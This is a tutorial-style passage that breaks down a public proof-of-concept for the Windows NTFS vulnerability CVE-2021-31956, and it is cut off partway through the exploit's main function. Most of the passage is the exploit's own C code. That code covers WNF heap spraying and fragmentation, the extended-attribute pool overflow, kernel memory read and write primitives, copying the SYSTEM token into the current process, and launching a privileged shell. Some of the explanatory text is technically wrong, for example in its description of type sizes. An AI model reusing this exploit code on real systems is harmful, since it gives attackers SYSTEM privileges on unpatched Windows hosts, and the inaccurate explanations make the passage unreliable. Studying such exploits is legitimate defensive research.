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
In order to arbitrarily read and write to anywhere in memory, we will need to first groom the heap until our NTFS buffer is next to a `_WNF_STATE_DATA` chunk. Then, we will need to overflow the `AllocatedSize` and `DataSize` fields within the `_WNF_STATE_DATA` chunk. The `AllocatedSize` and `DataSize` fields now provide us with the ability to read and write within the pool after this chunk. Specifically, `AllocatedSize` determines the number of bytes that can be written whereas `DataSize` determines the number of bytes that can be read. Using this read and write ability, we will then locate a `_WNF_NAME_INSTANCE` chunk and read it's `StateName` to . In addition, we will use our write to overwrite the `StateData` parameter in the `_WNF_NAME_INSTANCE` chunk to point anywhere in memory, so long as the location in memory has a `_WNF_STATE_DATA` structure.



Examining Y3A's Proof-of-Concept

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In this section we will be looking at the approach Y3A took to exploit CVE-2021-31956. Our goal is to break down every section and understand exactly why the exploit works and the concepts behind each technique used.

Include Directives

Now that we understand the context in which the vulnerability was originally used, let's explore the proof-of-concept Y3A of Star Labs created to exploit CVE-2021-31956.

To start things off, we will examine the import section of the proof-of-concept. As with most C++ source code, the first section is usually a series of `#include` directives:

```
#include <stdio.h>
#include <Windows.h>
#include <ntstatus.h>
#include <TlHelp32.h>
#include "CVE-2021-31956.h"
```

As defined by Microsoft, the `#include` directive informs the C++ preprocessor to add the contents of the specified file at the location of the `#include` directive in the source code.

Looking at the above code block, we notice the first four `#include` directives use angle bracket notation whereas the last `#include` directive uses the quotation notation to describe the target header file. According to the GNU Foundation, angle brackets or `#include <file>` are used to specify system header files. However, double quotation marks or `#include "file"` are used to define a user-generated header file. The search location for angle bracket `#include` directives is within a standard list of system directories whereas for double quotation mark `#include` directives the search location is within the directory of the source code.

NULL-Pointer Declarations

Moving on, we now examine the NULL-pointer declaration and type-casting used prior to the `main` function:

```
NQSI _NtQuerySystemInformation = (NQSI)NULL;
NQEF _NtQueryEaFile = (NQEF)NULL;
NSEF _NtSetEaFile = (NSEF)NULL;
NCWSN _NtCreateWnfStateName = (NCWSN)NULL;
NUWSD _NtUpdateWnfStateData = (NUWSD)NULL;
NDWSN _NtDeleteWnfStateName = (NDWSN)NULL;
NDWSD _NtDeleteWnfStateData = (NDWSD)NULL;
NQWSD _NtQueryWnfStateData = (NQWSD)NULL;
NRVM _NtReadVirtualMemory = (NRVM)NULL;
NWVM _NtWriteVirtualMemory = (NWVM)NULL;
```

In order to effectively break each line down, we will also pair each NULL-pointer declaration and type-casting to its respective type definition found in the `CVE-2021-31956.h` header file. To start things off, let's look at the first line:

```
NQSI _NtQuerySystemInformation = (NQSI)NULL;
```

Here, we see that the variable `_NtQuerySystemInformation` is of type `NQSI` with the same type being type-cast to the value `NULL`. According to East Carolina University, it is possible to use `typedef` to give a function type a name. For example,

```
typedef NTSTATUS(NTAPI *NQSI) (
    IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
    OUT PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT PULONG ReturnLength OPTIONAL
    );
```

Would define the function pointer `NQSI` of type `NTAPI` to be the type of the function that takes 4 arguments and returns an `NTSTATUS` value. Without loss of generality, it is possible to use this same approach to the other NULL-pointer declarations and type-castings.

The write64 Function

Looking at the `write64` function declaration, namely:

```
void write64(ULONG_PTR addr, UINT64 data)
```

We notice it has a return value of `void` indicating that it does not return a value. In addition, we see that it takes a Unsigned Long pointer and a Unsigned 64-bit integer as input. Examining the function definition we see the following:

```
char    buf[8] = { 0 };
ULONG   wrote;

*(UINT64 *)buf = data;
_NtWriteVirtualMemory(GetCurrentProcess(), (PVOID)addr, buf, 0x8, &wrote);

return;
```

First, a `char` array called `buf` and of size `8` with its elements initialized to `0`. We also notice the variable `wrote` is declared of type `ULONG`. According to Microsoft, a `ULong` data type contains an `8`-byte unsigned integer. Next, we see the pointer `buf` being cast to a pointer of type `UINT64` before being dereferenced and given the value of `data`. As such, the datatype of the content pointed to by `buf` will now be interpreted as a `UINT64`, in this case as a 64-bit unsigned integer.

Before examining the final line, let's look at the type definition for the `NWVM` datatype:

```
typedef NTSTATUS (NTAPI *NWVM)(
    IN HANDLE                ProcessHandle,
    IN PVOID                 BaseAddress,
    IN PVOID                 Buffer,
    IN ULONG                 NumberOfBytesToWrite,
    OUT PULONG               NumberOfBytesWritten OPTIONAL
);
```

We are looking at the type definition for `NWVM` as a function prototype for `_NtWriteVirtualMemory` does not exist in this file and it seems what the author did was use the NULL-pointer declaration and type-casting

```
NWVM _NtWriteVirtualMemory = (NWVM)NULL;
```

To create a NULL-pointer named `_NtWriteVirtualMemory` of type `NWVM` where they then called this pointer in the third to final line in `write64`:

```
_NtWriteVirtualMemory(GetCurrentProcess(), (PVOID)addr, buf, 0x8, &wrote);
```

As we can see from the `NWVM` datatype type definition, we have the following observations:

- The returned handle from `GetCurrentProcess()` is passed as `ProcessHandle`.
- The void pointer `addr` provided as the first input value is passed as `BaseAddress`.
- The Unsigned 64-bit integer pointer `buf` is passed as `Buffer` which has the void pointer datatype.
- The hexadecimal value `0x8` is passed as the Unsigned Long `NumberOfBytesToWrite`.
- The memory address `&wrote` is passed as the output buffer `NumberOfBytesWritten`.

Interestingly enough, since `_NtWriteVirtualMemory` was not called as a function, but rather as a pointer to a structure, the return value is not assigned to a variable within the function. Instead after calling `_NtWriteVirtualMemory`, the function simply returns with no return value.

Based on our analysis, we can conclude that the purpose of this function is to call `NtWriteVirtualMemory` and subsequently write the content `buf` at the location `addr`.

The read64 Function

Looking at the `read64` function declaration, we see that it accepts a Unsigned Long pointer called `addr` as input and returns a Unsigned 64-bit integer:

```
UINT64 read64(ULONG_PTR addr)
```

Next, as with the `write64` function, we notice that a `char` array and a Unsigned Long value are declared with the `buf` character array being initialized to `0`:

```
char    buf[8] = { 0 };
ULONG   read;
```

Before examining the NULL-pointer function call, let's look at the pointer type definition for `NRVM`:

```
typedef NTSTATUS (NTAPI *NRVM)(
    IN HANDLE               ProcessHandle,
    IN PVOID                BaseAddress,
    OUT PVOID               Buffer,
    IN ULONG                NumberOfBytesToRead,
    OUT PULONG              NumberOfBytesReaded OPTIONAL
);
```

Here, we see a similar structure to that of `_NtWriteVirtualMemory`. As such, we won't go into as much detail except to break down the values passed from `writ64` to the NULL-pointer function call:

```
_NtReadVirtualMemory(GetCurrentProcess(), (PVOID)addr, buf, 0x8, &read);
```

We can see the following:

- The `HANDLE` from `GetCurrentProcess()` is passed as `ProcessHandle`.
- The `addr` provided as input to `write64` function is passed as the `BaseAddress`.
- The initialized buffer `buf` is then passed as the output buffer `Buffer`.
- The value `0x8` is passed as the `NumberOfBytesToRead`.
- The address to the Unsigned Long value `read` is passed as `&read`.

Finally, the `write64` function returns a pointer to the Unsigned 64-bit integer output buffer `buf`:

```
return *(UINT64 *)buf;
```

In conclusion, our analysis shows that the purpose of this function is call `NtReadVirtualMemory` and return the contents `buf` from the address `addr`.

The fix_runrefs Function

Reviewing the blog post by Y3A, we see that the `fix_runrefs` function is used to clean up the heap after exploiting CVE-2021-31956.

Reviewing the exploitation process covered in Exploitation Overview, We notice that in order to overwrite the target `StateData` pointer, the preceding members in the `_WNF_NAME_INSTANCE` data structure may also be overwritten. Reviewing the `_WNF_NAME_INSTANCE` data structure from the Vergilius Project, we see the following:

```
//0xa8 bytes (sizeof)
struct _WNF_NAME_INSTANCE
{
    struct _WNF_NODE_HEADER Header;                                    //0x0
    struct _EX_RUNDOWN_REF RunRef;                                     //0x8
    struct _RTL_BALANCED_NODE TreeLinks;                               //0x10
    struct _WNF_STATE_NAME_STRUCT StateName;                           //0x28
    struct _WNF_SCOPE_INSTANCE* ScopeInstance;                         //0x30
    struct _WNF_STATE_NAME_REGISTRATION StateNameInfo;                 //0x38
    struct _WNF_LOCK StateDataLock;                                    //0x50
    struct _WNF_STATE_DATA* StateData;                                 //0x58
    ULONG CurrentChangeStamp;                                          //0x60
    VOID* PermanentDataStore;                                          //0x68
    struct _WNF_LOCK StateSubscriptionListLock;                        //0x70
    struct _LIST_ENTRY StateSubscriptionListHead;                      //0x78
    struct _LIST_ENTRY TemporaryNameListEntry;                         //0x88
    struct _EPROCESS* CreatorProcess;                                  //0x98
    LONG DataSubscribersCount;                                         //0xa0
    LONG CurrentDeliveryCount;                                         //0xa4
};
```

As we can see, the `RunRef` member is located at an offset lower than that of `StateData`. As a result, it is possible for the `RunRef` member to be set to an invalid value during the exploitation process. If this is the case, the target system may crash and result in a Blue Screen of Death (BSOD). In order to prevent this from happening, the `fix_runrefs` function locates all affected `_WNF_NAME_INSTANCE` in memory by traversing the `WnfContext` field within our process's `_EPROCESS`. Once a `_WNF_NAME_INSTANCE` block is found, the `RunRef` member is set to `0`. This is done since the `RunRef` member is a reference counter and by setting it to zero, we can avoid any issues if the system ever tries to use the this field.

Examining the function declaration for `fix_runrefs`, we see the following:

```
NTSTATUS fix_runrefs(_In_ PWNF_PROCESS_CONTEXT ctx)
```

The first thing we notice the SAL Annotation `_In_`. SAL Annotation, or Source-code Annotation Language, is defined by Microsoft as:

> A set of annotations that you can use to describe how a function uses its parameters, the assumptions that it makes about them, and the guarantees that it makes when it finishes. Visual Studio code analysis for C++ uses SAL annotations to modify its analysis of functions. [...] Simply stated, SAL is an inexpensive way to let the compiler check your code for you.

According to Microsoft, `_In_` or Input to called function, is used as a way to label data as:

> Being passed to the called function, and is treated as read-only.

Next, we examine the pointer declaration for `PWNF_PROCESS_CONTEXT`:

```
typedef struct _WNF_PROCESS_CONTEXT
{
    struct _WNF_NODE_HEADER Header;                                     //0x0
    struct _EPROCESS *Process;                                          //0x8
    struct _LIST_ENTRY WnfProcessesListEntry;                           //0x10
    VOID *ImplicitScopeInstances[3];                                    //0x20
    struct _WNF_LOCK TemporaryNamesListLock;                            //0x38
    struct _LIST_ENTRY TemporaryNamesListHead;                          //0x40
    struct _WNF_LOCK ProcessSubscriptionListLock;                       //0x50
    struct _LIST_ENTRY ProcessSubscriptionListHead;                     //0x58
    struct _WNF_LOCK DeliveryPendingListLock;                           //0x68
    struct _LIST_ENTRY DeliveryPendingListHead;                         //0x70
    struct _KEVENT *NotificationEvent;                                  //0x80
} WNF_PROCESS_CONTEXT, *PWNF_PROCESS_CONTEXT;
```

We now know that the value `ctx` is a pointer to a `_WNF_PROCESS_CONTEXT` structure and is treated as read-only. Now that we have an understanding of the function declaration, let's move onto the function definition for `fix_runrefs`. In particular, let's first examine the first variable definition:

```
NTSTATUS            status = STATUS_SUCCESS;
```

As shown above, we have a variable `status` of type `NTSTATUS` that contains the value `0x00000000` otherwise known as `STATUS_SUCCESS`. Interestingly enough, this value seemingly does not change and will always return

STATUS_SUCCESS at the end of the function. Let's move onto the head variable:

```
PLIST_ENTRY         head = (PLIST_ENTRY)read64(&(ctx->TemporaryNamesListHead));
```

The next variable is head, of type PLIST_ENTRY, and is set to the TemporaryNamesListHead member of the _WNF_PROCESS_CONTEXT structure pointed to by ctx. Let's take a moment to further break apart this variable definition. First, let's use the prototype provided by NirSoft to examine the data structure that PLIST_ENTRY points to:

```
typedef struct _LIST_ENTRY
{
     PLIST_ENTRY Flink;
     PLIST_ENTRY Blink;
} LIST_ENTRY, *PLIST_ENTRY;
```

As we can see, PLIST_ENTRY points to a _LIST_ENTRY structure. In our case, this structure is located at the memory address found in the TemporaryNamesListHead member of the ctx pointer. Examining the _WNF_PROCESS_CONTEXT structure from the Vergilius Project, we see the following:

```
//0x88 bytes (sizeof)
struct _WNF_PROCESS_CONTEXT
{
    struct _WNF_NODE_HEADER Header;                                     //0x0
    struct _EPROCESS* Process;                                          //0x8
    struct _LIST_ENTRY WnfProcessesListEntry;                           //0x10
    VOID* ImplicitScopeInstances[3];                                    //0x20
    struct _WNF_LOCK TemporaryNamesListLock;                            //0x38
    struct _LIST_ENTRY TemporaryNamesListHead;                          //0x40
    struct _WNF_LOCK ProcessSubscriptionListLock;                       //0x50
    struct _LIST_ENTRY ProcessSubscriptionListHead;                     //0x58
    struct _WNF_LOCK DeliveryPendingListLock;                           //0x68
    struct _LIST_ENTRY DeliveryPendingListHead;                         //0x70
    struct _KEVENT* NotificationEvent;                                  //0x80
};
```

The TemporaryNamesListHead is of type _LIST_ENTRY and based on the _LIST_ENTRY function prototype, we can assume that this value always points to the next _WNF_NAME_INSTANCE unless it is the last _WNF_NAME_INSTANCE data structure. In that case, the last _WNF_NAME_INSTANCE data structure would contain the same address in both the head and next variables. As briefly discussed, the next variable simply points to the address stored in the head variable. This is shown below:

```
PLIST_ENTRY         next = read64(head);
```

Finally, the last variable definition in the `fix_runrefs` is below:

```
PWNF_NAME_INSTANCE  cur = CONTAINING_RECORD(next, WNF_NAME_INSTANCE,
TemporaryNameListEntry);
```

Here,

```
for (; next != head; next = read64(next), cur = CONTAINING_RECORD(next,
WNF_NAME_INSTANCE, TemporaryNameListEntry))

    if ((UINT64)read64(&(cur->Header)) != (UINT64)0x0000000000A80903) {
        write64(&(cur->Header), (UINT64)0x0000000000A80903);
        write64(&(cur->RunRef), (UINT64)0x0000000000000000);
    }
```

```
puts("[+] Fixed all overwritten header and runrefs");

return status;
```

The steal_token Function

```
NTSTATUS steal_token(_In_ PEPROCESS own_eproc)
{
    NTSTATUS            status = STATUS_UNSUCCESSFUL;
    PLIST_ENTRY         next = (PLIST_ENTRY)read64(&(own_eproc-
>ActiveProcessLinks));
    PEPROCESS           cur = CONTAINING_RECORD(next, EPROCESS,
ActiveProcessLinks);

    for (; cur != own_eproc; next = (PLIST_ENTRY)read64(next), cur =
CONTAINING_RECORD(next, EPROCESS, ActiveProcessLinks))
        if ((UINT64)read64(&(cur->UniqueProcessId)) == (UINT64)0x4) {
            write64(&(own_eproc->Token), read64(&(cur->Token)));
            status = STATUS_SUCCESS;
            puts("[+] Stole system token!");
            goto out;
        }

    log_warn("Unable to find system process token");

out:
    return status;
}
```

The Windows Notification Facility

Before continuing, let's discuss the Windows Notification Facility as it will be frequently used in the subsequent functions.

The write_pool Function

```
NTSTATUS write_pool(_In_ PWNF_STATE_NAME statenames, _In_ ULONG idx, _In_ char
*buf, _In_ ULONG buf_sz)
{
    NTSTATUS                    status = STATUS_SUCCESS;
    UINT64                      name = 0;

    name = (UINT64)(*(UINT64 *)(statenames[idx].Data));

    status = _NtUpdateWnfStateData((PCWNF_STATE_NAME)&name, buf, buf_sz, NULL,
NULL, 0, 0);
    if (!NT_SUCCESS(status)) {
        log_warn("write_pool::_NtUpdateWnfStateData()1");
        goto out;
    }

    puts("[+] Successfully updated adjacent WNF_NAME_INSTANCE");

out:
    return status;
}
```

The read_pool Function

```
NTSTATUS read_pool(_In_ PWNF_STATE_NAME statenames, _In_ ULONG idx, _Out_ char
*buf, _Inout_ PULONG buf_sz)
{
    NTSTATUS                    status = STATUS_SUCCESS;
    WNF_CHANGE_STAMP            stamp = 0;
    UINT64                      name = 0;

    name = (UINT64)(*(UINT64 *)(statenames[idx].Data));

    status = _NtQueryWnfStateData((PCWNF_STATE_NAME)&name, NULL, NULL, &stamp,
buf, buf_sz);
    if (!NT_SUCCESS(status)) {
        log_warn("read_pool::_NtQueryWnfStateData()1");
        goto out;
    }

out:
    return status;
}
```

The find_chunk Function

```
NTSTATUS find_chunk(_In_ PWNF_STATE_NAME statenames, _In_ UINT64 count, _Out_ char
*buf, _Inout_ PULONG buf_sz, _Out_ PULONG idx)
{
    NTSTATUS                status = STATUS_SUCCESS;
    WNF_CHANGE_STAMP        stamp = 0;
    UINT64                  name = 0;
    int                     overflow = -1;

    for (int i = 0; i < count; i++) {
        if (!statenames[i].Data[0])
            continue;

        name = (UINT64)(*(UINT64 *)(statenames[i].Data));
        status = _NtQueryWnfStateData((PCWNF_STATE_NAME)&name, NULL, NULL, &stamp,
buf, buf_sz);

        if ((ULONG)stamp == 0x5000) {
            overflow = i; // found our overflow chunk index
            printf("[+] Successfully overflowed into a WNF_STATE_DATA chunk at
index 0x%x\n", overflow);
            break;
        }

        if (!NT_SUCCESS(status)) {
            log_warn("find_chunk::_NtQueryWnfStateData()1");
            goto out;
        }
    }

    if (overflow == -1) {
        // means we corrupted a wnf name instance instead of name header, should
overflow again.
        // we will fix these corrupted wnf name instances in the end.
        log_warn("Did not overflow a WNF_STATE_DATA chunk, overflow again!");
        status = STATUS_UNSUCCESSFUL;
        goto out;
    }
    else
        status = STATUS_SUCCESS;

    *idx = overflow;

out:
    return status;
}
```

The overflow_chunk Function

Before discussing the specifics of the `overflow_chunk` function, let's first review how exactly the vulnerability can be reached from user-mode. According to the previously-covered advisory, this can be achieved through a `ntoskrnl.exe` *system call* (syscall). Therefore, we want to find any syscalls related to extended attributes (`Ea`). After looking through the Windows x64 syscall table provided by hfiref0x, we find the following two entries:

254	NtQueryDirectoryObject
255	NtQueryDriverEntryOrder
256	NtQueryEaFile
257	NtQueryEvent
258	NtQueryFullAttributesFile

355	NtSetDriverEntryOrder
356	NtSetEaFile
357	NtSetEvent

Because the advisory mentioned the vulnerable function is called `NtfsQueryEaUserEaList`, we can make an educated guess and assume that the `NtQueryEaFile` syscall will eventually reach `NtfsQueryEaUserEaList`.

```
NTSTATUS overflow_chunk(_In_ USHORT overflow_chunk_sz, _In_ char *overflow_data,
_In_ USHORT overflow_data_sz)
{
    NTSTATUS                    status = STATUS_SUCCESS;
    HANDLE                      file = INVALID_HANDLE_VALUE;
    IO_STATUS_BLOCK             x = { 0 };
    FILE_FULL_EA_INFORMATION    *fetched_data = zalloc(0x300);
    FILE_GET_EA_INFORMATION     *vuln_selector = zalloc(0x300);
    FILE_GET_EA_INFORMATION     *vuln_selector2;
    FILE_FULL_EA_INFORMATION    *payload = zalloc(0x300);
    FILE_FULL_EA_INFORMATION    *overflow;

    file = CreateFileA("c:\\users\\chenl\\desktop\\ABC.txt",
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        CREATE_ALWAYS,
        FILE_ATTRIBUTE_NORMAL,
        NULL);
    if (file == INVALID_HANDLE_VALUE) {
        log_warn("overflow_chunk::_CreateFileA()1");
        goto out;
    }

    if (!fetched_data || !vuln_selector || !payload) {
        log_warn("overflow_chunk::zalloc()1");
        goto out;
    }
```

```
    vuln_selector->EaNameLength = (UCHAR)strlen(EANAME1);
    memcpy(vuln_selector->EaName, EANAME1, vuln_selector->EaNameLength);
    vuln_selector->NextEntryOffset = (ULONG)0xc;

    vuln_selector2 = (PFILE_GET_EA_INFORMATION)((UINT64)vuln_selector + (UINT64)
(vuln_selector->NextEntryOffset));
    vuln_selector2->EaNameLength = (UCHAR)strlen(EANAME2);
    memcpy(vuln_selector2->EaName, EANAME2, vuln_selector2->EaNameLength);
    vuln_selector2->NextEntryOffset = (ULONG)0x0;

    payload->Flags = (UCHAR)0x0;
    payload->EaNameLength = (UCHAR)strlen(EANAME1);
    payload->EaValueLength = (USHORT)0x9d;
    memcpy(payload->EaName, EANAME1, payload->EaNameLength);
    memset(payload->EaName + payload->EaNameLength + 0x1, 'C', payload-
>EaValueLength);
    payload->NextEntryOffset = (ULONG)((payload->EaNameLength + payload-
>EaValueLength + 0x3 + 0x9) & (~0x3));

    overflow = (PFILE_FULL_EA_INFORMATION)((UINT64)payload + (UINT64)(payload-
>NextEntryOffset));
    overflow->NextEntryOffset = (ULONG)0x0;
    overflow->Flags = (UCHAR)0x0;
    overflow->EaNameLength = (UCHAR)strlen(EANAME2);
    overflow->EaValueLength = (USHORT)overflow_chunk_sz;
    memcpy(overflow->EaName, EANAME2, overflow->EaNameLength);
    memcpy(overflow->EaName + overflow->EaNameLength + 0x1, overflow_data,
overflow_data_sz); // goal: overflow the first 0x10 bytes after the next pool
header, so 0x20 bytes.

    status = _NtSetEaFile(file, &x, payload, 0x300);
    if (!NT_SUCCESS(status)) {
        log_warn("overflow_chunk::_NtSetEaFile()1");
        goto out;
    }

    status = _NtQueryEaFile(file, &x, fetched_data, 0xaa, FALSE, vuln_selector,
0x300, NULL, TRUE);
    if (!NT_SUCCESS(status)) {
        log_warn("overflow_chunk::_NtQueryEaFile()1");
        goto out;
    }

    puts("[+] Overflowed into neighbouring chunk");

out:
    if (file && file != INVALID_HANDLE_VALUE)
        CloseHandle(file);

    if (fetched_data)
        free(fetched_data);

    if (vuln_selector)
```

```
        free(vuln_selector);

    if (payload)
        free(payload);

    return status;
}
```

The fragment_heap Function

```
NTSTATUS fragment_heap(_Inout_ PWNF_STATE_NAME statenames, _In_ UINT64 count)
{
    NTSTATUS    status = STATUS_SUCCESS;
    UINT64      counter = 0;

    for (int i = 0; i < count; i += 3) {
        // create holes
        status = _NtDeleteWnfStateData(&(statenames[i]), NULL);
        if (!NT_SUCCESS(status)) {
            log_warn("fragment_heap::_NtDeleteWnfStateData()1");
            goto out;
        }

        status = _NtDeleteWnfStateName(&(statenames[i]));
        if (!NT_SUCCESS(status)) {
            log_warn("fragment_heap::_NtDeleteWnfStateData()1");
            goto out;
        }

        statenames[i].Data[0] = 0;
        statenames[i].Data[1] = 0;

        counter++;
    }

    printf("[+] Created 0x%llx holes of 0xc0 size in the heap\n", counter * 2);

out:
    return status;
}
```

The spray_heap Function

```
NTSTATUS spray_heap(_Out_ PWNF_STATE_NAME statenames, _In_ UINT64 count, _In_ char
*buf, _In_ UINT64 buf_sz)
{
    NTSTATUS                status = STATUS_SUCCESS;
    SECURITY_DESCRIPTOR     *sd = (SECURITY_DESCRIPTOR
*)zalloc(sizeof(SECURITY_DESCRIPTOR));
```

```
    if (!sd) {
        log_warn("spray_heap::zalloc()1");
        status = STATUS_NO_MEMORY;
        goto out;
    }

    sd->Revision = 0x1;
    sd->Sbz1 = 0;
    sd->Control = 0x800c;
    sd->Owner = 0;
    sd->Group = (PSID)0;
    sd->Sacl = (PACL)0;
    sd->Dacl = (PACL)0;

    for (int i = 0; i < count; i++) {
        status = _NtCreateWnfStateName(&(statenames[i]), WnfTemporaryStateName,
WnfDataScopeMachine, FALSE, 0, 0x1000, sd);
        if (!NT_SUCCESS(status)) {
            log_warn("spray_heap::_NtCreateWnfStateName()1");
            goto out;
        }

        status = _NtUpdateWnfStateData(&(statenames[i]), buf, buf_sz, 0, 0, 0, 0);
// spray 0xc0 sized kernel chunks
        if (!NT_SUCCESS(status)) {
            log_warn("spray_heap::_NtUpdateWnfStateName()1");
            goto out;
        }
    }

    printf("[+] Sprayed 0x%llx chunks of 0xc0 sized WNF structures\n", count * 2);

out:
    if (sd)
        free(sd);

    return status;
}
```

The get_eproc Function

```
NTSTATUS get_eproc(_Out_ PULONG_PTR eproc)
{
    NTSTATUS                   status = STATUS_UNSUCCESSFUL;
    PSYSTEM_HANDLE_INFORMATION handle_info = NULL;
    UINT64                     handle_info_sz = 0x10000;
    HANDLE                     current_proc =
OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, GetCurrentProcessId());

    printf("[+] Finding _EPROCESS address of current process: %ld\n",
```

```
GetCurrentProcessId());

    handle_info = (PSYSTEM_HANDLE_INFORMATION)zalloc(handle_info_sz);
    if (!handle_info) {
        log_warn("get_eproc::zalloc()1");
        status = STATUS_NO_MEMORY;
        goto out;
    }

    while ((status = _NtQuerySystemInformation(
        SystemHandleInformation,
        handle_info,
        handle_info_sz,
        NULL)) == STATUS_INFO_LENGTH_MISMATCH) {

        handle_info = realloc(handle_info, handle_info_sz *= 2);
        if (!handle_info) {
            log_warn("get_eproc::realloc()1");
            status = STATUS_NO_MEMORY;
            goto out;
        }
    }

    if (!NT_SUCCESS(status)) {
        log_warn("get_eproc::NtQuerySystemInformation()1");
        goto out;
    }

    printf("[+] Fetched %ld handles\n", handle_info->NumberOfHandles);

    for (int i = 0; i < handle_info->NumberOfHandles; i++)
        if (handle_info->Handles[i].dwProcessId == GetCurrentProcessId() &&
handle_info->Handles[i].wValue == current_proc) {
            status = STATUS_SUCCESS;
            printf("[+] _EPROCESS of current process: %p\n", handle_info-
>Handles[i].pAddress);
            *eproc = (ULONG_PTR)handle_info->Handles[i].pAddress;
            free(handle_info);
            goto out;
        }

out:
    CloseHandle(current_proc);

    return status;
}
```

The create_cmd Function

```
NTSTATUS create_cmd(void)
{
```

```
    char                    cmdl[] = "C:\\Windows\\System32\\cmd.exe";
    STARTUPINFOA            si = { 0 };
    PROCESS_INFORMATION     pi = { 0 };
    BOOL                    res;
    NTSTATUS                status = STATUS_SUCCESS;

    si.cb = sizeof(STARTUPINFOA);

    res = CreateProcessA(
        cmdl, NULL, NULL, NULL, FALSE,
        CREATE_NEW_CONSOLE, NULL, NULL,
        &si, &pi
    );

    if (!res) {
        log_warn("create_cmd::CreateProcessA()1");
        status = STATUS_UNSUCCESSFUL;
        goto out;
    }

    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);

out:
    return status;
}
```

The resolve_symbols Function

```
NTSTATUS resolve_symbols(void)
{
    NTSTATUS    status = STATUS_SUCCESS;
    HMODULE     ntdll = NULL, tmp = NULL;

    puts("[+] Resolving internal functions...");

    ntdll = ((tmp = GetModuleHandleA("ntdll.dll")) ? tmp :
LoadLibraryA("ntdll.dll"));
    if (ntdll == NULL) {
        log_warn("resolve_symbols::LoadLibraryA()1");
        status = STATUS_NOT_FOUND;
        goto out;
    }

    _NtQuerySystemInformation = (NQSI)GetProcAddress(ntdll,
"NtQuerySystemInformation");
    _NtQueryEaFile = (NQEF)GetProcAddress(ntdll, "NtQueryEaFile");
    _NtSetEaFile = (NQSI)GetProcAddress(ntdll, "NtSetEaFile");
    _NtCreateWnfStateName = (NCWSN)GetProcAddress(ntdll, "NtCreateWnfStateName");
    _NtUpdateWnfStateData = (NUWSD)GetProcAddress(ntdll, "NtUpdateWnfStateData");
    _NtDeleteWnfStateName = (NDWSN)GetProcAddress(ntdll, "NtDeleteWnfStateName");
```

```
    _NtDeleteWnfStateData = (NDWSD)GetProcAddress(ntdll, "NtDeleteWnfStateData");
    _NtQueryWnfStateData = (NQWSD)GetProcAddress(ntdll, "NtQueryWnfStateData");
    _NtReadVirtualMemory = (NRVM)GetProcAddress(ntdll, "NtReadVirtualMemory");
    _NtWriteVirtualMemory = (NWVM)GetProcAddress(ntdll, "NtWriteVirtualMemory");

    if (!_NtQuerySystemInformation || !_NtQueryEaFile || !_NtSetEaFile ||
        !_NtCreateWnfStateName || !_NtUpdateWnfStateData || !_NtDeleteWnfStateName
||
        !_NtDeleteWnfStateData || !_NtQueryWnfStateData || !_NtReadVirtualMemory
|| !_NtWriteVirtualMemory) {
        log_warn("resolve_symbols::GetProcAddress()1");
        status = STATUS_NOT_FOUND;
        goto out;
    }

    puts("[+] All functions resolved");

out:
    return status;
}
```

The main Function

```
int main(void)
{
    ULONG_PTR               own_eproc = 0;
    PWNF_STATE_NAME         statenames = zalloc(SPRAY_COUNT *
sizeof(WNF_STATE_NAME));
